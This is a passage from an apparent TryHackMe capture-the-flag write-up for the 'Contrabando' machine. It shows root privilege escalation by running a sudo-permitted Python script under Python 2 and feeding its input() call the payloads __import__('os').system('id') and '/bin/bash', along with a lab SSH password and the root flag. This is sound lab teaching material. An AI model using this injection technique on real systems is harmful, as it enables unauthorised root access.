
Now, we’ll login via ssh to hansolo with this password. It is very important to do so, otherwise it won’t work later.
┌──(agonen㉿kali)-[~/thm/Contrabando]
└─$ ssh hansolo@contrabando.thm  # EQu5ehwHcRfZ
We can go back to sudo -l:
hansolo@contrabando:~$ sudo -l
Matching Defaults entries for hansolo on contrabando:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hansolo may run the following commands on contrabando:
    (root) NOPASSWD: /usr/bin/bash /usr/bin/vault
    (root) /usr/bin/python* /opt/generator/app.py
we can see the second line is executing the script /opt/generator/app.py, with any python version we want, the avilable versions are:
hansolo@contrabando:~$ ls /usr/bin/python*
/usr/bin/python2  /usr/bin/python2.7  /usr/bin/python3  /usr/bin/python3.8  /usr/bin/python3.8-config  /usr/bin/python3-config
Let’s check the script:
import random
import string

def generate_password(length):
    characters = string.ascii_letters + string.digits + string.punctuation
    random.seed()
    secret = input("Any words you want to add to the password? ")
    password_characters = list(characters + secret)
    random.shuffle(password_characters)
    password = ''.join(password_characters[:length])

    return password

try:
    length = int(raw_input("Enter the desired length of the password: "))
except NameError:
    length = int(input("Enter the desired length of the password: "))
except ValueError:
    print("Invalid input. Using default length of 12.")
    length = 12

password = generate_password(length)
print("Generated Password:", password)

The script first asks for some length, and then asks for some secret. However, since we can control which python version to use, we can decide to use python2, and then the function input basiclly executes eval. This can be exploited to get RCE, as showen here https://avishaigonen123.github.io/CTF_writeups/tryhackme/Develpy/#rce-using-input-function-python2.
So, let’s try to give this input:
__import__('os').system('id')
We got RCE, we can see the command id has been executed.
Now, I want to spawn a shell:
__import__('os').system('/bin/bash')

and the root flag:
root@contrabando:/home/hansolo# cat /root/root.txt
THM{All_AbouT_PassW0rds}